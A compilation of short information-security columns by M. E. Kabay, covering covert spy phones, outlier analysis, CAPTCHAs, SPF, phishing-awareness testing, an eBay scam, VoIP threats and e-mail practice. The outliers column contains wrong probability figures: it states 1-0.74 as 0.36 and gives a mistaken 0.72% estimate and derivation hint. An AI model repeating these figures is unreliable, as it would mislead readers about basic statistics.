M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Listen to This!
Cell Phones for Spies

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Anyone can use even an ordinary mobile phone as a microphone (or cameras) by covertly dialing out; for example, one can call a recording device at a listening station and then simply place the phone in a pocket or briefcase before entering a conference room. However, my friend and colleague Chey Cobb, CISSP recently she pointed out a device from Nokia that is unabashedly being advertised as a "Spy Phone" because of additional features that threaten corporate security.

On < http://wirelessimports.com/ProductDetail.asp?ProductID=347 > we read about the $1800 device that works like a normal mobile phone but also allows the owner to program a special phone number that turns the device into a transmission device under remote control. In addition, the phone can be programmed for silent operation: "By a simple press of a button, a seemingly standard cell phone device switches into a mode in which it seems to be turned off. However, in this deceitful mode the phone will automatically answer incoming calls, without any visual or audio indications whatsoever. . . . A well placed bug phone can be activated on demand from any remote location (even out of another country). Such phones can also prove valuable in business negotiations. The spy phone owner leaves the meeting room, (claiming a restroom break, for instance), calls the spy phone and listens to the ongoing conversation. On return the owners negotiating positions may change dramatically."

It makes more sense than ever to ban mobile phones from any meeting that requires high security.

David Bennahum wrote an interesting article in December 2003 about these questions and pointed out that businesses outside the USA are turning to cell-phone jamming devices (illegal in the USA) to block mobile phone communications in a secured area. Bennahum writes, "According to the FCC, cell-phone jammers should remain illegal. Since commercial enterprises have purchased the rights to the spectrum, the argument goes, jamming their signals is a kind of property theft." Seems to me there would be obvious benefits in allowing movie houses, theaters, concert halls, museums, places of worship and secured meeting locations to suppress such traffic as long as the interference were clearly posted. No one would be forced to enter the location if they did not agree with the ban, and I'm sure there would be some institutions catering to those who actually _like_ sitting next to someone talking on a cell phone in the middle of a quiet passage at a concert.

Bennahum mentioned another option – this one quite legal even in the USA: cell-phone detectors such as the Cellular Activity Analyzer from NetLine < http://www.netline.co.il/Netline/CAAdetector.htm >. This hand-held computer lets you spot unauthorized mobile phones in your meeting place so that you act accordingly.

Finally, one can create a Faraday cage < http://en.wikipedia.org/wiki/Faraday_cage > that blocks radio waves by lining the secured facility with appropriate materials such as copper

mesh or, more recently, metal-impregnated wood. A high-security version of such a room is called a SCIF (Sensitive Compartmented Information Facility) in US military security jargon.

In my next column, I'll briefly look at some new research about a different kind of security: the possible health effects of using cell phones.

Outliers

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was updating the INFOSEC YEAR IN REVIEW database recently and came across a story in RISKS 23.19 that reminded me that some computer failures can be spotted using outlier analysis or even just common sense.

Back in November 2003, RISKS contributor Danny Burstein sent in a report about a medical testing equipment failure that illustrates a common failing among computer users: not using common sense.

It seems that "about 3,000 people got opposite results when they were tested for gonorrhea and chlamydia over an 18-month period. Because of a faulty diagnostic machine in Cranbrook (southeastern British Columbia), positive and negative test results for the two sexually transmitted diseases were reversed."

Peter Neumann's summary continues, "About 3,000 people were tested. The 83 that were positive were incorrectly told they were clean. The 2,900 or so that were negative were told they were positive and were given the standard treatments."

Burstein and Neumann correctly note, "One Would Have Thought that someone in the medical office or the lab or the insurance or the pharmacy or somewhere…, looking at 3,000 test results, would have quickly noticed that instead of finding a positive rate of 3% these tests were coming back at 97%." [RISKS 23.19]

Both of these cases are a reminder that system and network managers must _analyze_ outliers. Outliers are unusual events. Examples include the biggest users of network bandwidth, the user with the highest rate of growth in network disk storage, the department with the highest number of calls per capita to the helpdesk, and the workgroup with the sharpest inflection point (change in slope) in their total mainframe CPU utilization growth curve.

In research, it is a truism that once the basic model has been tested and currently-available alternative explanations for observations have been disproved, the next phase of work is to analyze "residuals." Residuals are the deviations from expectations based on the current model. Residuals are the veins of observation in which we can mine additional insights into reality.

The people who were processing the reversed data in the Canadian medical-equipment case should have been interested in the unusual ratio of infected versus uninfected patients. Even the first dozen cases or so should have alerted a responsible supervisor that there was a problem. For example, if the expected occurrence rate of infection was normally 3%, the non-infection rate was 97%. So the likelihood of having 10 uninfected people in the first 10 results would be (0.97)^10 = 74%. Looked at another way, the likelihood of having at least one infected person in the first group of 10 results would be 36% (1-0.74=.36). The likelihood of having 2 or more infected results out of 10 would be only 0.72% (the derivation is left as an exercise for the reader)(hint: calculate the probability of at least 1 infection out of 9 patients and then multiply

the probability that a 10th patient is infected). So an alert statistician would have seen by the second "infection" in the series that there was something odd about the results and possibly saved more than 2900 people from being treated for diseases they didn't have – and gotten quicker treatment to people who were really sick.

I remember one Monday morning 20 years ago when I was checking the weekly status reports for clients at the service bureau where I was Director of Technical Services in the 1980s. I notice a sharp inflection in the disk space utilization for one of our clients over the last week: they were increasing their usage about 10 times faster than ever before and much faster than anyone else on the system. Investigation revealed that a programmer had REMmed (commented) out the PURGE commands for hundreds of temporary files used in the nightly batch programs as part of a diagnostic run – and then forgotten to take out the REMs. There were now thousands of these files accumulating in the client's account for no good reason, costing them money and putting our disk capacity at risk. So one simple question, "What's causing this outlier?" saved us a great deal of trouble.

Don't ignore outliers.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

CAPTCHA da Flag

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many readers have no doubt encountered funny-looking images of distorted letters that look as if they are filtered through a haze of mind-altering substances. Sometimes these images are associated with sign-ups for Web pages; occasionally one encounters e-mail systems that demand that one decode the weird letters and numbers to be able to send e-mail to a person being guarded against spam.

These puzzles are known as CAPTCHAs, standing for "Completely Automated Public Turing test to tell Computers and Humans Apart." They were developed by The CAPTCHA Project at Carnegie Mellon University < http://www.captcha.net/ > starting around 2000 as an approach to defeating bots (automated processes – from "robots") that can be used to abuse online services. The examples cited on the CAPTCHA Web site include distortions of online polls, abuse of free e-mail services, search-engine violations of privacy requests on Web sites, spam, and brute-force challenges to passwords on live systems.

There are several types of CAPTCHAs in use today:

- Gimpy, which presents distorted letters and numbers that are difficult for machines to interpret but easy for people to recognize;
- Bongo, resembling a simple IQ test involving pattern recognition (better hope you agree with the designers' opinions);
- Pix, which distorts ordinary photographs and presents a list of words from which one must select the element in common (I failed a sample in which the images were all supposed to look like cheese but included what appeared to be a plate with a pile of rotting leaves in one and a platter of sushi in a fourth);
- Sounds, which distort a sound clip and ask the user to interpret the clip.

The visually-based systems are evidently difficult or impossible for visually-impaired users to master, as is the last one for hearing-impaired users. Any attempt to use CAPTCHAs should offer alternatives for _bona fide_ human beings with perceptual disabilities to authenticate themselves.

According to the CAPTCHA Web site, several artificial intelligence (AI) research groups are using CAPTCHAs as challenges. In addition, criminals have been applying human ingenuity to defeat the system as well. In particular, some spammer bots have been transferring CAPTCHAs to pornography sites where unsuspecting pornophiles decode them on behalf of the bots. Other bots take advantage of the relatively small number of answers available for many of the CAPTCHA applications; if there is no limit on the number of retries, the bots simply try all the values until they succeed.

Future CAPTCHAs may include increasingly difficult logic problems or questions requiring the kind of knowledge typical of real people (e.g., "Why do politicians who initiate foreign wars

generally have few of their own children in the military forces?"). The problem will then become one of rejecting an increasing number of real people.

SPF:
Some Problems to Face but Seems Pretty Fair

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Andrew Rose posted a note in RISKS back in January 2004 alerting readers to a new project called SPF (Sender Policy Framework, < http://spf.pobox.com >) that uses "SPF records" to be published in the domain name system (DNS). E-mail sent with fraudulent headers would be identified because the sender would not match an authorized SMTP server registered in the DNS by means of these records. Rose wrote, "The technical work on SPF is now complete and adoption has started. Several thousand domains have published SPF records including some very large domains such as aol.com. Plugins exist for most of the popular MTAs - the only notable exception being MS Exchange." [MTA = Message Transfer Agent]

In a sharply worded riposte in RISKS 23.18, Markus Fleck-Graffe attacked the whole idea of SPF, pointing to these failings among others:

1) All forwarded e-mail must be rewritten (e.g., mailing lists must destroy the original header to substitute their own authorized domain);

2) Forwarded e-mails require a database of reverse mappings to allow bounce messages to reach the original sender;

3) Spammers will subvert the system by establishing their own SPF-enabled infrastructure using temporary domain names;

4) Worms will use the authentic e-mail addresses of their infected host PCs.

Also in RISKS 23.18, Ian Jackson criticized the SPF group for not using the IETF RFC mechanisms to stimulate discussion and improvements of the proposal but rather, "going for a publicity campaign to `bounce' people into adoption."

In RISKS 23.19, Lawrence Kestenbaum detailed the misery caused by spammers and worms that use his e-mail address in FROM lines, causing thousands of bounce messages to arrive at his address daily. He wrote in exasperation, "The critics of SPF suggest that spammers would simply find or invent other addresses to use. Frankly, I don't care about that, so long as they stopped plastering my personal address on hundreds of thousands of fraudulent and disreputable spam messages and viruses, and clogging my server's net connection with vast piles of misdirected bounces."

In RISKS 23.21, Ben Rosengart recommended doing away with the SRS (Sender Rewriting Scheme) part of SPF, leaving forwarded e-mail with the original header unchanged. Peter da Silva pointed out that "Implementing SPF would do nothing for the people receiving thousands of bounces (myself included). It would simply add another filter that bounced messages back to

us because `we' weren't using the right server."

Dmitri Maziuk added to the conversation with the observation that "We know that slapping a band-aid onto implementation to fix deficiencies in design doesn't work and creates more problems…." He wrote, "We already have directory servers, we already have digital signatures. All we need is a way to query Domain Name Service for directory server of a domain, and a standard directory query-response for an e-mail address and associated public crypto key." He also darkly suggested that there would be resistance to this scheme from political forces who actually support spam for their own purposes: "…all "anti-spam" legislations are really there to legalize it. Ergo, all you're going to achieve by implementing SPF, blocklists, blacklists, whatever, is to open yourself to lawsuits from `legal' spammers."

In RISKS 23.23, Jonathan de Boyne Pollard bitterly points out that SPF is a short-term move in an arms race and that it fails to solve the underlying problems of SMTP (which include failure to authenticate message origins). He ends, "…perhaps the fact that widespread adoption of SPF will do serious damage to the SMTP mail architecture is a good thing. In the battle against unsolicited bulk mail, we've concentrated upon the wrong problem time after time, with mechanisms that address the wrong thing and that don't address the actual 'unsolicited' and 'bulk' qualities of undesirable mail. SMTP has become less usable, more patchy, and more balkanised with each new bodge, yet continues to bend and not quite break completely. Perhaps the adoption of SPF will turn out to be the straw that finally breaks the camel's back, and that thus finally forcibly weans us off this bad habit of addressing the wrong problem."

The Wikipedia article on SPF < http://en.wikipedia.org/wiki/Sender_Policy_Framework > has a good review of the project, including a detailed summary of controversial aspects of the system. In addition, I found the November 2004 white paper < http://spf.pobox.com/whitepaper.pdf > by Meng Weng Wong of the Messaging Anti-Abuse Working Group an excellent summary of theory and implementation details. That paper's interesting layout includes what could have been footnotes as comments and diagrams placed in a separate column on the right-hand side of each page. It makes for fascinating reading and is worth while for mail-system administrators.

Testing Security Awareness Can be Fun

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance

I recently ran across a neat idea about security training methods. After providing employees with articles and PowerPoint training to help them identify and resist phishing attacks, you can _test_ the effects of the training by creating your own phishing attacks using a fake site that looks like a company page but isn't. The fake site can ask visitors to enter their userIDs and passwords. Most employees (but not all) will resist the phishing simulation and either not visit the fake site at all or refuse to provide the requested confidential information. You can provide additional education in a nice way to the ones who get tricked.

I very much support the use of tests as an aid to increasing security awareness and measuring the effectiveness of awareness and training programs. There are a few provisos that can help you avoid trouble, though.

From a motivation standpoint, the most serious risk of testing is that employees can feel abused by what they might perceive as trickery or deceit. Even people who resist the tricks may resent the attempt. People who fail the test may feel even more angry or hostile.

I have long argued that the way to make tests acceptable is to engage the cooperation of the people who will be tested. As part of your awareness or training program, you can explain to your colleagues that they will be tested – not to punish individuals but as a measure of the effectiveness of the programs. Going further, one can even make tests fun in a geeky sort of way by turning them into contests. For example, it costs very little to establish some enjoyable prizes for winners (perhaps randomly drawn from the pool of winners) such as T-shirts, fleece sweaters in cold climates, attractive windbreakers, or other desirable items. Even dinner for two at a nice restaurant might be appreciated and yet cost relatively little from a corporate standpoint. Gift certificates for a variety of stores (books, sports, clothing, hardware, food) might please people with different interests. The contest could be more elaborate, with teams competing against each other for cooperative fun and rewards.

The main point is to remember that few people enjoy being deceived, even if someone else thinks that it's in their own best interest. Even fewer people enjoy being singled out as failures, and some of those can become nasty or even start thinking about lawsuits.

Make your tests honest, open and fun.

Another eBay Fraud Technique

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time friend and colleague Stephen Cobb, CISSP sends the following warning about an auction-related scam ("I" refers to Stephen throughout and names have been changed to avoid lawsuits):

* * *

In early April, I failed to win an auction for an $800/£420 item by just a few pounds. The item was listed by someone in South Gloucestershire, England. I think the listing itself was entirely legitimate. A few days later I was contacted via eBay e-mail, supposedly by the seller, saying:

"You expressed interest in Item number 6165275772 by bidding, however the auction has ended with another member as the high bidder. In compliance with eBay policy, the seller of that item is making this Second Chance Offer to you at your bid price of £415.00. The seller has issued this Second Chance Offer because the winning bidder was unable to complete the transaction. . . "

However, the name associated with this message, "Dave Alabaz," did not seem to match the lister of the item (far722 -- but those names are sometimes obscure). When I contacted Dave via his Yahoo e-mail address he asked for my mailing address. I felt this made him sound legit and gave it to him (it is not exactly a secret) along with an offer to pay him via PayPal. But he turned this down, telling me to follow instructions in the message that I would get from eBay.

I did then receive an e-mail from aw-confirm@ebay.com stating "You have agreed to purchase the following eBay item from far722 on Mar-29-05." The e-mail asked me to pay through Western Union. The seller gave me the name and street address of the Western Union recipient as Patsy Alabmaz, in London, not South Gloucestershire.

Here is some of the e-mail:

"Currently, this seller has a US$ 20,000.00 deposit in an eBay managed purchase protection account. Transactions with this eBay seller are covered by purchase protection against fraud and description errors. For your safety, this account was locked today, for 30 days time. The seller is unable to withdraw any money from it, within this period."

This sounded fishy and the source of the HTML message looked fishy. One disguised link led to a log-in at Yahoo e-mail! So I went to the eBay Q&A forum and described this stuff. Everyone there shouted SCAM!

Presumably this is perpetrated by someone watching the bidding for a high end item then hitting one or more "losers" with e-mail to their eBay bidding ID, correctly listing their losing bids and offering to sell them the exact same item. Quite enticing to a keen buyer, even though logic tells you that the scammer very definitely does not have the item--we are talking about serial

numbered items here--it went to the auction winner.

But of course the weak link in any scam is getting the cash from the mark and if this truly is a fraudulent transaction the scammer seems to be using Patsy Alabaz to get paid (a real person or an ironic pseudonym?).

There may be another cut-out in this scam that allows the scammer to get the money despite there being no Patsy at that address. But just in case it was worth pursuing, I passed the information along to the security folks eBay. I did not reply to Mr. Alabaz but I'd like to think that eBay did, and arranged to have someone from Scotland Yard meet Patsy Alabaz when she went to collect payment.

The simple lesson is don't fall for Second Chance offers. The bigger lesson is to think twice about buying big ticket items over the Internet. A few days after the "Patsy" incident, I came across a Kubota tractor legitimately listed for sale on a tractor dealer's Web site, but fraudulently listed on eBay. The latter listing used the same photos but offered a much lower price, payable by money order to an address in Europe. When I contacted the real owner of the tractor he told me the Secret Service were already on the case.

Spotting Outliers is Elementary

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A few articles ago, I wrote about monitoring outliers as an essential task in system and network management. Dan Spalding, Corporate Communications Director at Elemental Security (a security compliance management company), sent me a thoughtful response illustrating how his company's products support outlier detection. With his permission, here is an edited version of his note.

* * *

Elemental's product continuously monitors enterprises' ever-changing networks and provides a unified view of compliance with established policies. It's an agent/server system that collects detailed network usage data for all machines on the network. It reports on traffic volumes for ports, protocols and specified destinations (IP or URL) and readily exposes usage anomalies in terms of network activity for a host or group of hosts.

In addition to network traffic, we can also monitor the hardware and software inventory on a host. Outliers here would be detected as unapproved applications or hardware devices.

Elemental also gathers information on CPU, RAM and diskspace data, which can highlight heavily utilized systems. Some of these may be reaching the limits of their resources through normal use, but some may be used in unauthorized or unplanned ways.

Another anomaly detection we do is tracking client/server relationships. Whether these are infrastructure services or application services, Elemental exposes changes in the number of servers or agents that are part of these communities. System managers can investigate surprises.

We also monitor trust relationships. If a machine unexpectedly becomes a highly trusted host then either there is a usage anomaly or perhaps a potentially serious misconfiguration error. In either case we expose something that would not otherwise be readily visible.

Another kind of outlier is the rogue host: a new machine linked to the network without documentation or authorization. Using the power of our dynamic grouping technology, we can expose hosts that are unknown and potentially rogue.

We agree that outlier analysis is an important issue in the industry; based on comments from customers and analysts, the problem is challenging to address. As you can see, we being able to report on many kinds of outliers on networks in near real-time and in a unified manner is an important differentiator for Elemental.

The Persistence of Memory

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In 1931, the famous Spanish surrealist artist Salvador Dali painted soft watches folded over a twig, an edge and a face in a bleak and desolate landscape; he called it "The Persistence of Memory." I remembered this painting and especially its title when my colleague Dr John Orlando told me about a recent unpleasant incident caused by the persistence of a different kind of memory: an archived Web page.

An applicant to one of the Norwich University online graduate programs recently became very angry when the tuition he was charged in his first invoice was a couple of thousand dollars more than he expected for his first semester. As Norwich staff scrambled to figure out what had happened, the student showed them the Web pages with the lower tuition clearly displayed.

It turned out that the student had located pages – and tuition – that were about four years old. The university had contracted back then with a service that advertised the first online program but had terminated the contract a year later. Instead of removing the pages from the Web, the service had archived those pages on a server with no external links pointing to it, or so they thought.

Unfortunately for our student, search engines continued to index the archive pages despite the intention of their creators. So several years after the old information should have been retired from the world, our student based his decision to enter our program in part on the out-of-date tuition available through up-to-date search-engine results.

In my next column, I'll discuss how Web designers try to communicate with search engines to say, "SHHHH. Don't tell anyone this page is here."

In the meantime, if you plan to make operational use of any Web page supplied by a search engine, you might want to check the copyright date on the page.

NIST Reports on VoIP Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Voice over IP (VoIP) technology digitizes sound and sends the data stream in packets through the Internet. One would think at first that normal network security technologies would suffice to protect the packet stream against interference. Unfortunately, voice transmission imposes timing constraints on the data stream; if packets are not received quickly enough to ensure reconstitution in the right order in real-time, people will perceive the sound as distorted. International standards have set an upper bound of 150 ms on the delay (latency) in packet delivery; this requirement imposes severe demands on the throughput of security equipment and software – demands that exceed the norms common to data processing applications for networks.

D. Richard Kuhn and Thomas J. Walsh of the National Institute of Standards and Technology and Steffen Fries of Siemens AG publish the final version of NIST Special Publication 800-58 in January 2005. I usually like the NIST SPs, but this one is particularly thorough and well-written.

After a brief introduction of the project scope (Chapter 1), the authors turn to an overview of VoIP technology (Chapter 2) and then discuss the fundamentals of quality of service (QoS) including latency, jitter (irregular delivery of bursts of packets followed by gaps in the transmission), packet loss, effective bandwidth (much reduced in practice from the theoretical bandwidth) and resilience (power failure backups, secondary systems) and susceptibility to denial-of-service (DoS) attacks.

Chapter 4 reviews the International Telecommunication Union (ITU) standard H.323 that specifies details of audio and video communications across packet networks. The authors provide definitions, diagrams and summaries of the protocols involved in different types of calls. They review security profiles and end with encryption issues (performance is a constant problem to consider).

Chapter 5 deals with Session Initiation Protocol (SIP), the Internet Engineering Task Force (IETF) standard used for VoIP. As in Chapter 4, the authors present the fundamental architecture and terminology of SIP. They then review several aspects of security features already integrated into SIP.

Chapters 6, 7, and 8 summarize the technological infrastructure of VoIP including specialized gateways, firewalls, network address translation (NAT), call initiation, encryption and IPsec.

Chapter 9, "Solutions to the VOIPsec Issues," discusses the following approaches:

- Encryption at the End Points
- Secure Real Time Protocol (SRTP)
- Key Management for SRTP – MIKEY
- Better Scheduling Schemes

- Compression of Packet Size
- Resolving NAT/IPsec Incompatibilities.

The final chapter is entitled "Planning for VOIP Deployment." One of the most interesting sections is a brief warning about the privacy implications of VoIP technology. The caller's voice is being carried over data networks and so there is some confusion over precisely which legal privacy protections apply to these transmissions.

The authors end on a cautionary note:

"The construction of a VOIP network is an intricate procedure that should be studied in great detail before being attempted. New risks can be introduced, and vulnerabilities of data packet networks appear in new guises for VOIP . . . . The integration of a VOIP system into an already congested or overburdened network could be catastrophic for an organization's technology infrastructure. There is no easy "one size fits all" solution to the issues discussed in these chapters. . . . VOIP can be done securely, but the path is not smooth. It will likely be several years before standards issues are settled and VOIP systems become a mainstream commodity. Until then, organizations must proceed cautiously, and not assume that VOIP components are just more peripherals for the local network. Above all, it is important to keep in mind the unique requirements of VOIP, acquiring the right hardware and software to meet the challenges of VOIP security."

* * *

VoIP Resources:
Thalhammer's Thesis

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I pointed to some resources for studying voice over IP (VoIP). Today I want to tell you about an excellent exposition of threats to VoIP from an Austrian master's thesis.

Johann Thalhammer studied VoIP security for his dissertation submitted to the Institute for Applied Information Processing and Communications at the Graz University of Technology in Graz, Austria. Mr Thalhammer works for BearingPoint INFONOVA GmbH in Austria (< http://www.bearingpoint.at/ >, text mostly in German).

The entire thesis is written in excellent English – imagine writing your thesis in German! – and well worth reading in its entirety. However, readers may find the section on threats to VoIP systems particularly interesting, as I did. Thalhammer summarizes threats to VoIP as follows (I am quoting text from section 6.2 on page 62 of the PDF file and adding notes in brackets):

"Many threats to an IP telephony system are identical to those of any other system that is connected to the Internet. They include vulnerabilities of the network stack, of the operating system or of other services. . . . The threats analysed here concern the business model and the protocols between the components of a H.323 IP telephony system.

"The business model is based on user subscription. Anyone who wants to use the telephony service has to be registered. The accounting is done according to the duration of the made calls. The main threat to the telephony system are people who try to call for free (also called phreaking). The following division was made to analyse possible threats:

- Manipulation of accounting data
- Direct call without the use of a GK [=gatekeeper – an administration unit that provides access controls and bandwidth management for the VoIP network]
- Impersonation of an EP [= endpoint – the equivalent of telephones]
- Impersonation of a GK towards a second GK
- Impersonation of the BES [administrative domain back-end service – the service interface for all the VoIP components, with information about their characteristics and permissions]."

Thalhammer explains each of these attack types in turn.

MANIPULATION OF ACCOUNTING DATA: Call-detail records (CDRs) flow from GKs to the BES. A man-in-the-middle attack could allow interception of CDRs and modification to misrepresent call duration. Thalhammer writes, "This exploit can be avoided by peer entity authentication in combination with data integrity."

DIRECT CALL WITHOUT USE OF THE GK: Since every EP on a single VoIP network can

theoretically connect to every other EP directly, it is possible to bypass the GKs and thus avoid any record of a call. Traffic that attempts to cross network boundaries without passing through GKs can be controlled through firewalls: “To prevent abuse on bigger networks, gateways that only allow call signaling traffic from GKs to pass have to be applied.”

ENDPOINT IMPERSONATION: Thalhammer analyzes the four classes of exploit for breaches of authenticity on the VoIP network. These classes are defined by the steps in the call negotiation protocol and are too detailed for this brief summary. Effective identification and authentication methods should make such exploits more expensive for the attacker. See pages 63-64 of the thesis.

GATEKEEPER IMPERSONATION: If GK equipment were unregistered and unauthenticated, it would be possible for a rogue GK to initiate a call between two EPs even though there was no authorization for service. As in the other cases, registration of GKs and appropriate application of cryptographic authentication should make such fraud more difficult to achieve.

There is much more of interest in the thesis, and I hope that interested readers will find it valuable.

For a Good Time, See BBspot

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A student breathlessly wrote to me with news of yet another hacking exploit. "A shadowy group of pedestrian hackers called Cross Anytime announced their discovery of several back doors or "cheats" using crosswalk buttons at many intersections. The 3658-item list has been released on their website www.crosswalkbuttonhacks.com."

Hmmm. Over three thousand ways of hacking street-light buttons? When the buttons have always seemed to be single-state automata (that is, pressing the button turns it on; if it's on, pressing it has no effect)? Sounded fishy to me. Seemed even less likely when I found that the Web site does not exist.

I immediately found that the article was originally posted on BBSspot.com on June 27. The spoof included paranoid claims such as, "There have always been rumors that these codes existed. Mostly, they're used by politicians and city officials to get an edge in crossing the street. Now, we've freed the codes to the world, and everyone can walk without oppression."

The author added, >Municipal officials across the country worry that the release of these hacks could result in traffic jams and pedestrian confusion. Roger Gorman, Mayor of Kansas City, pleaded for pedestrians to stop using the hacks, "For the love of humanity, can't you people just jaywalk?"<

What should have made the spoof obvious was the line, > The FBI has shut down the button hack site citing violations of the DMCA and fears that terrorists might use the hacks to "cross the streets of America at will."<

Other amusing articles on the site include "Top 11 Ways to Make Your Wireless Network More Secure," which includes the priceless advice to "Wrap your house in tin foil," "Set landmines for war drivers," and "Block open ports with peanut butter."

The site describes itself as follows: "Called "the world's greatest tech humour site" by The Register, BBspot creates entertainment for the geekier side of the world. BBspot produces a variety of features like fake news stories satirizing the tech and political worlds, the BBspot Mailbag which pokes fun at the Believers (people who believe our fake news) and much more."

I think that spoofs of security articles can be useful for security awareness programs, especially if there's a second section in a different part of the newsletter or a link to another part of the awareness site that shows readers all the reasons they should have spotted the fakery. Too many of us are ready to believe anything we see in print, regardless of whether it makes any sense. The BBspot fun and games can provide a welcome chuckle as well as training our users to be on their toes in resisting hoaxes.

Have fun, folks.

Use TinyURL Links with Care

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many of you have no doubt noticed Uniform Resource Locators (URLs) that look like this: < http://tinyurl.com/8fnjr >. If you click on this particular URL, you will end up at my opinion page, which has the URL < http://www.mekabay.com/opinion/index.htm >. The abbreviation of long URLs (for example, I recently condensed a 232-character URL into 24 characters) is performed by a program running on a server at < http://tinyurl.com/create.php >. When a user then links to a TinyURL, the TinyURL server redirects the request to the original URL.

TinyURLs are useful whenever a long URL doesn't fit into a limited line length. E-mail messages, for example, often break long URLs into multiple lines; so does the digital signature function of PGP software. Such broken URLs may not work at all with direct clicking or when copied and pasted into a browser address window, especially if the introduced line breaks consist of real carriage-return line-feed characters rather than simply being attributes of the display format (wrap lines).

Condensed URLs also temporarily conceal the ultimate destination of a link; I suppose that someone might use TinyURLs in spam or in phishing messages to trick victims into going to unsavory sites, but the terms of service do state that such abuse "will be reported to all ISPs involved and to the proper governmental agencies."

Much more important for Webmasters and writers, however, is that TinyURLs introduce a single point of failure for what the site claims are "more than 8.5 million" URLs used in "over 185 million hits/month." Although anyone can have broken links on a Web page, it would be unusual for all of the links to fail if they pointed to different Web sites. However, if all the links on a page were converted to TinyURLs and the TinyURL server went down or were permanently withdrawn, all of those links would be dead.

I do occasionally use TinyURLs to replace unwieldy URLs in my bibliographies, but I never put them on my Web site and when I do use them in a reference, I include bibliographic information that will allow readers to find the original article or Web page directly. Such precautions are in no way a criticism of the TinyURL folks, just a bit of prevention to avoid trouble.

I thank the organizers of TinyURL for a useful service and wish them a long and productive career.

I also hope they have really good business-continuity and disaster-recovery plans.

Two E-mail Errors

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Two of the six fundamental attributes of information that information assurance is supposed to protect are utility and confidentiality. In this column, I want to address damage to utility and confidentiality resulting from two of the most common errors in using e-mail: mislabeling the subject and making the addresses of everyone in the distribution list public.

Many people make the mistake of creating new messages to a correspondent by finding any old message from that person and replying to it. The problem is that these people usually leave the old subject intact, resulting in ridiculous situations such as finding a critically important message in July in an e-mail labeled, "Birthday party 12 May."

Not all e-mail messages are created equal; some are destined for the trash heap, if not of history, at least of the e-mail system. That decision is sometimes made automatically as a function of the subject line. For example, I usually flag e-mail messages that have resulted from jokes and that consist of additional comments tacked to the top of ever-expanding copies of previous messages. Once I add the subject line of these messages to my filter, my e-mail program automatically routes the jokes to a junk mail folder. Anyone inserting operationally important information into such a data stream is out of luck.

Another problem with mislabeled subjects occurs when someone embeds more than one distinct topic in an e-mail message whose subject line implies otherwise. For example suppose an e-mail message subject reads "Next week's meeting" but the sender includes an urgent request for action today on some critical issue; there's a good chance the receiver may not open the message right away if other messages seem more important.

Try to make your subject line as descriptive as possible without turning it into a paragraph. Some e-mail systems truncate subject lines in the display of messages that a users sees; it makes sense to put keywords at the front of the subject. I encourage my staff to use prefixes such as "MSIA:" or "OGP:" to help organize their messages. Using standard formats in subject lines can help, too. For example, in our work in the MSIA, I have asked that faculty and staff referring to an issue in a particular seminar use the form "MSIA c.s" in their subject line, where c represents the class (e.g., 7 for students starting in September 2005) and s represents the seminar number.

As for confidentiality, consider that using the TO and CC ("carbon copy" – _there's_ a bit of historical detritus for us) fields in e-mail makes all recipient addresses visible to all recipients. This situation is usually helpful in internal e-mail because team members can see who has gotten the message, but it can be annoying in external e-mail. Why should a list of dozens of even hundreds of names of strangers be distributed freely among them without the explicit permission of all concerned? Who knows where that information will end up? If you are sending a message to a list of people who do not know each other, I think it is a simple matter of courtesy to use the BCC ("blind carbon copy") field to reach everybody without making the list public.

The BCC field is also useful for internal e-mail when the list of recipients is very large but it is

not important for people to know exactly who received the message. I have seen large distribution lists consume half a page of space in an e-mail with no obvious benefit to anyone.

These simple suggestions can make e-mail more effective as a communications tool. I hope you will try them and tell your users about them in your IT and security newsletters. Remember that you are always welcome to provide URLs for articles in the Network World Fusion archives or even to reprint these security columns in internal newsletters (with attribution).

First e-Impressions

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

When you receive an e-mail message from a stranger, do you care whether it has spelling mistakes and grammar mistakes? What about offensive language and off-color humor? Does the context matter? For example, do you apply the same standards to e-mail referring to business matters and to informal communications about, say, a hobby or interest?

Researchers at the University of Chicago have been investigating the effects of e-mail on perceptions of character. According to a summary by Cathy Tran in _Science Now_ < http://sciencenow.sciencemag.org/cgi/content/full/2005/719/1 (by subscription only) >, psychologist Nicholas Epley and colleagues examined conversations carried out exchanges on conversational topics by phone between randomly selected people using six assigned questions. They then transcribed the answers and used them for the e-mail version of the Q&A sessions.

Their results were interesting. The questioners had been given false biographical sketches of the people they were communicating with indicating substandard intelligence or normal intelligence as well as different pictures showing neat people or slobs. Questionnaires who used the phone to listen to the prescribed responses had favorable impressions of their interlocutor's intelligence regardless of the bios and pictures. In contrast, "Via e-mail, however, students held onto their first impressions, continuing to assume their partners had substandard intelligence, for example, if that's what the biographical sketch indicated."

If this research is confirmed, I think the lesson for us is that when using e-mail, first impressions really do count. Professionals should carefully review e-mail messages for acceptable writing, including word-choice, punctuation, capitalization, and spelling.

Looking like an idiot is easy; correcting that impression via e-mail may not be so easy.

Lend Me Your Ears

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

